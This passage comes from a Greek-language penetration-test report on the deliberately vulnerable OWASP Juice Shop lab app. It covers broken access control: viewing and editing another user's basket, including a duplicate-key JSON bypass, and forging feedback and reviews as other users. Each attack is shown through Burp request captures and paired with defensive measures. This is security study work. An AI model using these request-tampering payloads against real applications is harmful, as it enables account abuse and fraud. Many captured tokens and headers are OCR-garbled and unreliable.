20 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zDhet5sVixJWHzU1T3Fyf5ktb1z5jH7jt0zf5ySmZHMu80hjZSWNTlbcN9sd1b1wv11U2es5zesxwHmz; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWEfMCiIiNj9...eyJzdGF0dXMiOiJzdwNjZXNzIwiZGF0YSI6eyJpZC16MSwidXNlcms5hbWUiOiiLClbWFpbCI6ImFkbWluQGp1aWN1LXNoLm9wIiwiGFCz3dvcnQi0iIwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiO1JhZG1pbis1mR1bHV4ZVRva2VuIjoIiIwibGFzdExvZ2luSXAiOiiLClwc9maWx1SW1h1ZZU10i1hc3N1dhMvchV1bGjL21tYWdicy91cGxvYWRzL2R1zmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmV0IjoiIwiaXNBY3RpdmUiOnRydwUsimNyZWF0ZWRBdc16Gj1wMjMtMDYtMD EgMTQ6MzU6MzIuMzY41CswDowMCIsInWzGF0ZWRBdc16Gj1wMjMtMDYtMD EgMTQ6MzU6MzIuMzY41CswDowMCIsImR1bGV0ZWRBdc16bnVsbHosimhdC16MTY4NTY1NTg2NywiZKhwIjoxNjg1Njcz0Y3fQ.iSQ3xH23LVS1Bs0IcdhpVig96CSQnyG2-xL9YyCdEt0eAbfwQDrwAN5MTqrT8HB7T1-tXVurHQUqqGe s0NA5bPt55fOSENChyx3fgSL0qz45nnRivQV05nq6LzwHgdP_fQRgtW2fdBeq5cD0R8ZzhqpfpF9F0dd2eNmfqXGx5Q
21 Connection: close
22
23 username=PWD

```



Εικόνα 26 Example of a successful CSRF attack

5. Broken Access Control

Μέτρα προστασίας: Επιπλέον των επιμέρους μέτρων που προτείνονται για κάθε επίσης της συγκεκριμένης κατηγορίας, προτείνεται επιπλέον η χρήση τυχαίων IDs όπου αυτά χρησιμοποιούνται (π.χ. ID χρήστη, ID καλαθιού κτλ) προκειμένου ένας επιτιθέμενος να μην μπορεί να προβλέψει το ID ενός συγκεκριμένου χρήστη ή να εξάγει κάποια συγκεκριμένη πληροφορία παρατηρώντας το.

Ακόμη, επιβολή Least Privilege Πολιτικής ώστε να διασφαλιστεί ότι κάθε χρήστης έχει πρόσβαση στο ελάχιστο πλήθος δεδομένων και μεθόδων που χρειάζεται και σε τίποτα παραπάνω.

1. View basket

Περιγραφή: Καταφέραμε να προβάλλουμε το καλάθι ενός διαφορετικού χρήστη χωρίς να είμαστε συνδεδεμένοι με τον λογαριασμό του.

Εκμεταλλευόμενη ευπάθεια: Η εφαρμογή δεν περιέχει κατάλληλους ελέγχους για την αντιστοίχιση του basket id ενός χρήστη με το id του. Επομένως οποιοσδήποτε χρήστης μπορεί να ανακτήσει το καλάθι ενός άλλου χρήστη αν γνωρίζει το basket id του.

Μεθοδολογία επίθεσης: Αρχικά τοποθετήσαμε ένα προϊόν στο καλάθι μας και παρακολουθήσαμε τα αιτήματα HTTP που στέλνονται προς τον server μέσω της λειτουργίας intercept του Burp. Ανακαλύψαμε ότι το POST request που στέλνεται περιέχει τις παραμέτρους “ProductId”, “BasketId” και “quantity”, οι οποίες ορίζουν το προϊόν που θέλουμε να προσθέσουμε, τον μοναδικό κωδικό του καλαθιού στο οποίο θα προστεθεί και την ποσότητα (Εικόνα 67).

Στο request φαίνεται ότι ο κάθε λογαριασμός συνδέεται με ένα μοναδικό bid, το οποίο βρίσκουμε ότι αποθηκεύεται στην ιδιότητα “session storage” του αντικειμένου “storage” του browser. Τροποποιώντας την τιμή αυτή και επαναφορτώνοντας την σελίδα μας εμφανίζεται το καλάθι ενός διαφορετικού χρήστη

Μέτρα προστασίας: Επιβολή ελέγχων από την πλευρά του server για την διασφάλιση ότι το καλάθι ενός αυθεντικοποιημένου χρήστη είναι προσβάσιμο μόνο από τον ίδιο, για παράδειγμα ελέγχοντας ότι το bid ανταποκρίνεται όντως στο id του χρήστη που αιτείται πρόσβαση προτού εξουσιοδοτηθεί να το προβάλλει.

The screenshot shows the Burp Suite interface with the Network tab selected. On the left, the 'Session Storage' section for 'http://localhost:3000' is expanded, showing items such as addressId (Value: 5), bid (Value: 2), couponDetails (Value: k#pDmgC7vo-1685574000000), and deliveryMethodId (Value: 1). Below the toolbars, the 'Your Basket' page is displayed. It shows two items: 'Raspberry Juice (1000ml)' and 'Banana Juice (1000ml)'. The total price is listed as 'Total Price: 11.97€'. At the bottom, there is a 'Checkout' button and a note stating 'You will gain 0 Bonus Points from this order!'. The status bar at the bottom of the browser window says 'Eικόνα 27 Viewing another user's basket after changing bid value'.

2. Manipulate basket

Περιγραφή: Σε αυτή την επίθεση καταφέραμε να προσθέσουμε ένα προϊόν στο καλάθι ενός άλλου χρήστη τροποποιώντας το BasketId που στέλνεται στο αίτημα της προηγούμενης επίθεσης.

Εκμεταλλευόμενη επίθεση: Τα αντικείμενα JSON επιτρέπουν την παρουσία διπλότυπων κλειδιών με διαφορετικές τιμές. Λανθασμένος χειρισμός αυτών των αντικειμένων που περιέχονται στα POST requests επιτρέπει σε έναν επιτιθέμενο να εισάγει ένα διπλότυπο κλειδί με την τιμή που θέλει να τροποποιήσει κάτω από την ορθή τιμή και να παρακάμψει τον έλεγχο ακεραιότητας.

Μεθοδολογία επίθεσης: Αρχικά βρήκαμε το bid του χρήστη-θύμα, του οποίου το καλάθι θέλαμε να τροποποιήσουμε (σε αυτή την περίπτωση, του jim@juice-sh.op), με σκοπό να επιβεβαιώσουμε τα αποτελέσματα της επίθεσης, όπως φαίνεται παρακάτω.

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 45 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 5 Accept: application/json, text/plain, /* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= oXa5NW1xBg3qnk0N0twUWTeirHxKfMJSzXiLYh2pIbEHVxAyP2r6EJb8zQPm 18 Connection: close 19 20 { "email": "jim@juice-sh.op", "password": "1" } </pre>	<pre> 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 814 9 ETag: W/32e-0\$4eehTua09BVRTn7Q+EKJVfcCE" 10 Vary: Accept-Encoding 11 Date: Thu, 11 May 2023 21:04:33 GMT 12 Connection: close 13 14 { "authentication": { "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwibGFnYSI6eyJpZC16MiwidXN1cm5hbWUiOiiLClJ1bwFpbCI6ImppbUBqdWljZS1zaC5vcCisInBhc3N3b3JkIjoizTU0MWNNh2VjZjcyYjhMTI4NjQ3NGZjNjEzZTV1NDUiLCJyb2x1ljioiY3VzdG9tZX1iLCJkZWx1eGVub2tlbi6i1siIxhcx3RMb2dpbkwljoiIiwiicHjvZmlsZUltyWd1IjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvcxBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQ1oiiilCJpc0FjdG12ZS16dHJ1ZSwiY3J1YXRIZEF0IjoiMjAyMy0wNS0xMSAxNjoiNj00NS41MTggKzAwOjAiwidXBkYXRIZEF0IjoiMjAyMy0wNS0xMSAxNjoiNj00NS41MTggKzAwOjAiwidXBkYXRIZEF0IjpudwxsfSwiaWF0IjoxNjgzODM5MDczLCJleHAiOjE2ODM4NTcwNzN9.W8XXycSbqAMGuflZNzAMxq5VSLxa6D3Ckq986R2-YmcIR-H8TBExd28UqimCrzBFd8trEhqNrTaTxH1S0juH21M_2N1L7xs6CZmTm592rc-hE0jipgh1BUWAwdozWAZD_H9DA_C7ybttxuRn2gh4HfgXKmthZAYsekdo2_CPQrM", "bid": 2, "umail": "jim@juice-sh.op" } } </pre>
Hex	Hex
Render	Render

Eukόνα 28 Jim's basket id shown in the server's response

Γνωρίζοντας αυτή την πληροφορία, δοκιμάσαμε ενώ είμαστε συνδεδεμένοι από έναν διαφορετικό λογαριασμό, να προσθέσουμε ένα καινούριο προϊόν στο καλάθι του Jim, αλλάζοντας το bid που περιέχεται στο POST request που αναχαιτίσαμε. Ωστόσο το συγκεκριμένο request δεν γίνεται αποδεκτό από τον server, καθώς όπως μας ενημερώνει μέσω του response, το νέο BasketId δεν είναι αποδεκτό καθώς ο server ελέγχει αν η τιμή του συσχετίζεται πράγματι με τον χρήστη που υποβάλλει το αίτημα.

Send Cancel < > ↻

Request	Response
<pre>Pretty Raw Hex 3J1YXR1ZEFOIjoimjAyMy0wNS0xMSAxNzoxMzowMy410DQgKzAw0jAiwiidXBkYXRI ZEF0IjoimjAyMy0wNS0xMSAyMTowNDoxNC4yNDcgKzAw0jAwIiwiZGVsZXR1ZEFOIjp udWxsfsiawFOIjoNjgzODMSMjkyLCJ1eHaijE20DM4NTcyOTJ9_P_RECJV7neM1H JTmla9Fpw1x60KzMzwjYXYW-67GA2-KDdcLdx3CDsGu0zxoBwzbGmkkphYgwBNTOBGx RouaiYTTCzpYE87ZM0Qg9Qayroyf8bJsygYZafs4f4V7zeakzwXAwOC4s0GdwZilyn mTuo9IsGtcv0qh0Luu-Jo 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 10 sec-ch-ua-platform: "Linux" 11 Origin: http://localhost:3000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3000/ 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oXaSNW1x8g3qnk0N0twUWTirHxKfMjSzxiLYh2pIbEHVxAyp2r6Ejb8zQPM; token = eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZG F0YSI6eyJpZC16MjEsInVzZxJuYm11joiIiwiZWhiWw0iOjZ0XN0QRlc3Qu29tI 1wicGFzc3dvcmQio1j1NDYzNG0SMjZi0DK3nZU1NjU3ZDEzMdgZ2RiYzg4ZSiInJv bGU0i1jjdXN0b21lciisImRlbhV4ZVRva2V1ujoiIiwi6FzdxVz21uSXAx10ij1bmR 1zmluZWQ1LJwc9maWx1SW1hZ2Ui0i1vYXNzZRzL3B1YmxpYy9pbWFnZMvdXbsb2 Fkcy9KZhwdwx0LnN2zyIsInRvdHTZWNyZXQ10iIiLCJpc0Fjdg12ZSi6dHJ1ZSwiY 3J1YXR1ZEFOIjoimjAyMy0wNS0xMSAyMTowNDoxNC4yNDcgKzAw0jAiwiidXBkYXRI ZEF0IjoimjAyMy0wNS0xMSAyMTowNDoxNC4yNDcgKzAw0jAiwiidXBkYXRI udWxsfsiawFOIjoNjgzODMSMjkyLCJ1eHaijE20DM4NTcyOTJ9_P_RECJV7neM1H JTmla9Fpw1x60KzMzwjYXYW-67GA2-KDdcLdx3CDsGu0zxoBwzbGmkkphYgwBNTOBGx RouaiYTTCzpYE87ZM0Qg9Qayroyf8bJsygYZafs4f4V7zeakzwXAwOC4s0GdwZilyn mTuo9IsGtcv0qh0Luu-Jo 19 Connection: close 20 21 { "ProductId":24, "BasketId":"2", "quantity":1 }</pre>	<pre>HTTP/1.1 401 Unauthorized Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Content-Type: text/html; charset=utf-8 Content-Length: 30 9 ETag: W/"1e-Civ7sdKmdsocUgNsjk+8erp3UM" 10 Vary: Accept-Encoding 11 Date: Thu, 11 May 2023 21:16:23 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'}</pre>

Για να παρακάμψουμε τον συγκεκριμένο έλεγχο, αρκεί να προσθέσουμε το bid του χρήστη Jim ακριβώς κάτω από τις παραμέτρους που στέλνονται σε ένα ορθό request. Κάνοντας το αυτό, ο server αποδέχεται το response, όμως η τιμή του bid αντικαθίσταται από το bid που έχουμε δώσει στο τέλος, με αποτέλεσμα το προϊόν να προστεθεί στο καλάθι του χρήστη Jim.

Request

Pretty	Raw	Hex				
<pre>ZEF0IjoimjAyMy0wNS0xMSAyMTowNDoxNC4yNDcgKzAw0jAiwiidXBkYXRI udWxsfsiawFOIjoNjgzODMSMjkyLCJ1eHaijE20DM4NTcyOTJ9_P_RECJV7neM1H JTmla9Fpw1x60KzMzwjYXYW-67GA2-KDdcLdx3CDsGu0zxoBwzbGmkkphYgwBNTOBGx RouaiYTTCzpYE87ZM0Qg9Qayroyf8bJsygYZafs4f4V7zeakzwXAwOC4s0GdwZilyn mTuo9IsGtcv0qh0Luu-Jo 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 0 sec-ch-ua-platform: "Linux" 1 Origin: http://localhost:3000 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: http://localhost:3000/ 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oXaSNW1x8g3qnk0N0twUWTirHxKfMjSzxiLYh2pIbEHVxAyp2r6Ejb8zQPM; token = eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZG F0YSI6eyJpZC16MjEsInVzZxJuYm11joiIiwiZWhiWw0iOjZ0XN0QRlc3Qu29tI 1wicGFzc3dvcmQio1j1NDYzNG0SMjZi0DK3nZU1NjU3ZDEzMdgZ2RiYzg4ZSiInJv bGU0i1jjdXN0b21lciisImRlbhV4ZVRva2V1ujoiIiwi6FzdxVz21uSXAx10ij1bmR 1zmluZWQ1LJwc9maWx1SW1hZ2Ui0i1vYXNzZRzL3B1YmxpYy9pbWFnZMvdXbsb2 Fkcy9KZhwdwx0LnN2zyIsInRvdHTZWNyZXQ10iIiLCJpc0Fjdg12ZSi6dHJ1ZSwiY 3J1YXR1ZEFOIjoimjAyMy0wNS0xMSAxNzoxMzowMy410DQgKzAw0jAiwiidXBkYXRI ZEF0IjoimjAyMy0wNS0xMSAyMTowNDoxNC4yNDcgKzAw0jAiwiidXBkYXRI udWxsfsiawFOIjoNjgzODMSMjkyLCJ1eHaijE20DM4NTcyOTJ9_P_RECJV7neM1H JTmla9Fpw1x60KzMzwjYXYW-67GA2-KDdcLdx3CDsGu0zxoBwzbGmkkphYgwBNTOBGx RouaiYTTCzpYE87ZM0Qg9Qayroyf8bJsygYZafs4f4V7zeakzwXAwOC4s0GdwZilyn mTuo9IsGtcv0qh0Luu-Jo 0 1 { "ProductId":24, "BasketId":"6", "quantity":1, "BasketId":"2" }</pre>	<p>Response</p> <table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> </tr> </thead> <tbody> <tr> <td> <pre>HTTP/1.1 200 OK Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Content-Type: application/json; charset=utf-8 Content-Length: 157 9 ETag: W/"9d-FLOjctglw0jQB9oyKSyN6DbYz0o" 10 Vary: Accept-Encoding 11 Date: Thu, 11 May 2023 21:13:32 GMT 12 Connection: close 13 14 { "status":"success", "data":{ "id":9, "ProductId":24, "BasketId":"2", "quantity":1, "updatedat":"2023-05-11T21:13:32.922Z", "createdat":"2023-05-11T21:13:32.922Z" } }</pre> </td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render	<pre>HTTP/1.1 200 OK Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Content-Type: application/json; charset=utf-8 Content-Length: 157 9 ETag: W/"9d-FLOjctglw0jQB9oyKSyN6DbYz0o" 10 Vary: Accept-Encoding 11 Date: Thu, 11 May 2023 21:13:32 GMT 12 Connection: close 13 14 { "status":"success", "data":{ "id":9, "ProductId":24, "BasketId":"2", "quantity":1, "updatedat":"2023-05-11T21:13:32.922Z", "createdat":"2023-05-11T21:13:32.922Z" } }</pre>
Pretty	Raw	Hex	Render			
<pre>HTTP/1.1 200 OK Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Content-Type: application/json; charset=utf-8 Content-Length: 157 9 ETag: W/"9d-FLOjctglw0jQB9oyKSyN6DbYz0o" 10 Vary: Accept-Encoding 11 Date: Thu, 11 May 2023 21:13:32 GMT 12 Connection: close 13 14 { "status":"success", "data":{ "id":9, "ProductId":24, "BasketId":"2", "quantity":1, "updatedat":"2023-05-11T21:13:32.922Z", "createdat":"2023-05-11T21:13:32.922Z" } }</pre>						

Μέτρα προστασίας: Αποτελεσματικότεροι έλεγχοι της τιμής των παραμέτρων που στέλνονται ώστε να εξασφαλιστεί πως μόνο ένας εξουσιοδοτημένος χρήστης μπορεί να υποβάλλει αιτήματα που αφορούν το καλάθι του ίδιου. Εναλλακτικά απαλοιφή διπλότυπων κλειδιών ή ορισμός αυστηρής δομής για τα αντικείμενα JSON που αποδέχεται η εφαρμογή.

3. Forged Feedback

Περιγραφή: Καταφέραμε να υποβάλλουμε μια κριτική ως ένας διαφορετικός χρήστης από αυτός με τον οποίο έχουμε συνδεθεί.

Εκμεταλλευόμενη ευπάθεια: Απουσία ελέγχων αυθεντικοποίησης κατά την υποβολή σχολίων στο site επιτρέπει σε χρήστες να υποβάλλουν σχόλια για λογαριασμό άλλων χρηστών.

Μεθοδολογία επίθεσης: Αναχαιτίσαμε το POST request που στέλνεται στο endpoint “/api/Feedbacks” όταν υποβάλλουμε μια κριτική ως ο χρήστης test@test.com (Εικόνα 68). Άλλαζοντας την τιμή της idιότητας UserId για να αντανακλά το ID ενός άλλου χρήστη (στην συγκεκριμένη επίθεση του admin με UserId=1), ο server κάνει δεκτό το αίτημα υποβολής feedback για λογαριασμό του χρήστη αυτού.

Μέτρα προστασίας: Προσθήκη κατάλληλων ελέγχων για την αντιπαραβολή της ταυτότητας του χρήστη με το UserId που αναφέρεται στο αίτημα, εξασφαλίζοντας ότι μόνον αυθεντικοποιημένοι χρήστες μπορούν να υποβάλλουν κριτικές για τους ίδιους.

```

POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: 106
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, /*
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIwiZGF0YSI6eyJpZC16MjEsInVzZXJuYW11joiIwiZ1haWwi0iJ0ZXN0QHR1c3QuY29tIwiCGFzc3dvcmtQioiIA4MjdyZ1wZh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiisInVbUi0iJkZwx1eGUlCJkZwx1eGVUb2t1bi6ImUyNDNiMGYjE5M2MzY2U5NTUxNTVjN2Q3ZTN1YWyyY2I3Yzc2YzdKNT12Mm20TQzTNm0Dc5MWVjMzI0MDc1CjcsXNN0TG9naW5jC161jAuMC4wLjA1lCjwcm9maWx1SwihZ2Uo1ivYXNzZXrL3B1YmxpY9pbWFnZXMydXBsb2Fkcy9kZWZhDwX0LnN2ZyIsInRvdHBTZWNyZXq10i1lCjpc0FjdG12ZSi6dHJ12SwiY3J1YXR1ZEFO1jo1MjAyMy0wNS0xNFQxNDowMjowOS4wNDVaIwidXBkYXR1ZEFO1jo1MjAyMy0wNS0xNFQxNDowMzo1MS4wMzNaIwiZGVsZXr12EF0IjpuDwxsfSwiaWF0IjoxNjg0MDczMDMxLCJ1eHAiOjE20DQwOTEwMzF9.NnaQGrpzsvoSAkLwmn74VSVuU368aAZw4AXDn1oUSPcUYWrzvIAKh4UMUUCK334TVyybzLgmuesFFfmJAUVvzJ7xq_w3-TpNc7LDAKnRQ0SS5DhCs-m-e8yoMWQ_TxB2IMhQls1Kj7o17brS6gwEoC8368Ra-3hEUk-UduYQ8; continueCode=rMpeYGkhxtQsRU1HEu1TDFRfaieHEWtn4fleSyDiEwhkrU2jf40HyP0Dog4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIwiZGF0YSI6eyJpZC16MjEsInVzZXJuYW11joiIwiZ1haWwi0iJ0ZXN0QHR1c3QuY29tIwiCGFzc3dvcmtQioiIA4MjdyZ1wZh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiisInVbUi0iJkZwx1eGUlCJkZwx1eGVUb2t1bi6ImUyNDNiMGYjE5M2MzY2U5NTUxNTVjN2Q3ZTN1YWyyY2I3Yzc2YzdKNT12Mm20TQzTNm0Dc5MWVjMzI0MDc1CjcsXNN0TG9naW5jC161jAuMC4wLjA1lCjwcm9maWx1SwihZ2Uo1ivYXNzZXrL3B1YmxpY9pbWFnZXMydXBsb2Fkcy9kZWZhDwX0LnN2ZyIsInRvdHBTZWNyZXq10i1lCjpc0FjdG12ZSi6dHJ12SwiY3J1YXR1ZEFO1jo1MjAyMy0wNS0xNFQxNDowMjowOS4wNDVaIwidXBkYXR1ZEFO1jo1MjAyMy0wNS0xNFQxNDowMzo1MS4wMzNaIwiZGVsZXr12EF0IjpuDwxsfSwiaWF0IjoxNjg0MDczMDMxLCJ1eHAiOjE20DQwOTEwMzF9.NnaQGrpzsvoSAkLwmn74VSVuU368aAZw4AXDn1oUSPcUYWrzvIAKh4UMUUCK334TVyybzLgmuesFFfmJAUVvzJ7xq_w3-TpNc7LDAKnRQ0SS5DhCs-m-e8yoMWQ_TxB2IMhQls1Kj7o17brS6gwEoC8368Ra-3hEUk-UduYQ8; continueCode=rMpeYGkhxtQsRU1HEu1TDFRfaieHEWtn4fleSyDiEwhkrU2jf40HyP0Dog4
Connection: close

{
  "UserId":1,
  "captchaId":2,
  "captcha":"40",
  "comment":"Definitely not Test user (**n@juice-sh.op)!",
  "rating":1
}

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/10
Content-Type: application/json; charset=utf-8
Content-Length: 193
ETag: W/"c1-3Z2+M6yUHf1agLCbVol15Q23SzC"
Vary: Accept-Encoding
Date: Sun, 14 May 2023 16:08:13 GMT
Connection: close

{
  "status": "success",
  "data": {
    "id": 10,
    "UserId": 1,
    "comment": "Definitely not Test user (**n@juice-sh.op)",
    "rating": 1,
    "updatedAt": "2023-05-14T16:08:13.890Z",
    "createdAt": "2023-05-14T16:08:13.890Z"
  }
}

```

Εικόνα 29 Successful submission of feedback for another user

4. Forged review

Περιγραφή: Καταφέραμε να ανεβάσουμε μια κριτική προϊόντος για λογαριασμού ενός διαφορετικού χρήστη από εκείνον με τον οποίο είμασταν συνδεδεμένοι.

Εκμεταλλευόμενη ευπάθεια: Απουσία ορθών ελέγχων των παραμέτρων του αιτήματος που στέλνεται κατά την υποβολή κριτικών προϊόντων (έλλειψη αυθεντικοποίησης χρήστη)

Μεθοδολογία επίθεσης: Γράψαμε μια κριτική προϊόντος και μέσω του Burp σταματήσαμε και τροποποιήσαμε το POST request που στάλθηκε προς τον server, αλλάζοντας την τιμή της ιδιότητας “author” σε admin@juice-sh.op. Όταν το αίτημα παρελήφθη από τον server, εκείνος αποκρίθηκε ότι δημιούργησε την κριτική, η οποία εμφανιζόταν πλέον στην σελίδα.

Μέτρα προστασίας: Όπως και προηγουμένως, απαιτείται αποτελεσματικός έλεγχος των παραμέτρων που στέλνονται στα POST requests από την πλευρά του server.

```
PUT /rest/products/24/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 69
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, /*
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0exAiOjKV10iLCjhbc1o1JSUzI1NiJ9.eyJzdGF0dXM1o1JzdwNjZxNjIiwiZGf0YSt6yeJpZC16MjEsInVzXJuYW11IjoiiIwiZWhaWwiOjZxN0QHrlc3QuY29tIiwiG
c3dvcmcQ1o1I4MjdjY2IwZvH0GE3MDzjNGMzNGExNjg5MW4NGU3Yi1sInJvbGU1o1JkZwx1eGu1CJkZwx1eGVUb2t1bi6ImUyNDN1MGYyMjE5M2MzY2U5NTUxNTVjN203ZTN1YWy
2I3YzC2YzdkNT12Mm20TQ0ZTNm0c5MwvjMz10MDciLCjsYXN0Tg9naW5jC16iJaUMC4wLjA1lCJwcm9maWx1SWhz2Ui0iIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvcxBsb2Fkcy9k
ZhdWx0LnN2zy1sInIvdHBtzNyZQ1oiiLCjpc0FjdG12Zs16dHJ1ZSw1y3J1YXR1ZEFO1joiMjAyMy0wNS0xNFQxDowMjowOS4wNDVaIiwi1dXBkYXR1ZEFO1joiMjAyMy0wNS0xN
xNDowMz01MS4wMzNaIiwiZGvsZXR1ZEFO1jpuwdxsfsfswiaWF01joxNjg0MDczMDMxLC1eHa1oje20DQwOTEwMzF9. NnaQGrpzsVsAklwnn74VSvuU368aAZW4AXDn1oUSPcUYWrzv
Kh4UMUUCK334TVyybzhlgmuesMffmJAUhvvrl7xq_w3-TpNc7LDAKnRQ05ssDhCsm-e8yoMWQ_TxB2IMhQLs1Kj7o17brS6gwEoC8368Ra-3hEuk-UduYQ8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0exAiOjKV10iLCjhbc1o1JSUzI1NiJ9.eyJzdGF0dXM1o1JzdwNjZxNjIiwiZGf0YSt6yeJpZC16MjEsInVzXJuYW11IjoiiIwiZWhaWwiOjZxN0QHrlc3QuY29tIiwiG
c3dvcmcQ1o1I4MjdjY2IwZvH0GE3MDzjNGMzNGExNjg5MW4NGU3Yi1sInJvbGU1o1JkZwx1eGu1CJkZwx1eGVUb2t1bi6ImUyNDN1MGYyMjE5M2MzY2U5NTUxNTVjN203ZTN1YWy
2I3YzC2YzdkNT12Mm20TQ0ZTNm0c5MwvjMz10MDciLCjsYXN0Tg9naW5jC16iJaUMC4wLjA1lCJwcm9maWx1SWhz2Ui0iIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvcxBsb2Fkcy9k
ZhdWx0LnN2zy1sInIvdHBtzNyZQ1oiiLCjpc0FjdG12Zs16dHJ1ZSw1y3J1YXR1ZEFO1joiMjAyMy0wNS0xNFQxDowMjowOS4wNDVaIiwi1dXBkYXR1ZEFO1joiMjAyMy0wNS0xN
xNDowMz01MS4wMzNaIiwiZGvsZXR1ZEFO1jpuwdxsfsfswiaWF01joxNjg0MDczMDMxLC1eHa1oje20DQwOTEwMzF9. NnaQGrpzsVsAklwnn74VSvuU368aAZW4AXDn1oUSPcUYWrzv
Kh4UMUUCK334TVyybzhlgmuesMffmJAUhvvrl7xq_w3-TpNc7LDAKnRQ05ssDhCsm-e8yoMWQ_TxB2IMhQLs1Kj7o17brS6gwEoC8368Ra-3hEuk-UduYQ8; continueCode=
rMpeYgkLhx7qsRUIHeu1TDFraieHEWtn4fleSyDiEwhKrU2jf40HyP0Dog4
Connection: close

{
  "message": "I really like apple pies. Yum!",
  "author": "admin@juice-sh.op"
}
```

977	http://localhost:3000	PUT	/rest/products/24/reviews	✓	✓	201	381	JSON
-----	-----------------------	-----	---------------------------	---	---	-----	-----	------

Original request ▾

Pretty Raw Hex

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-FRAME-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-Y53wuE/mmbSikKcT/WualL1N65U"
Vary: Accept-Encoding
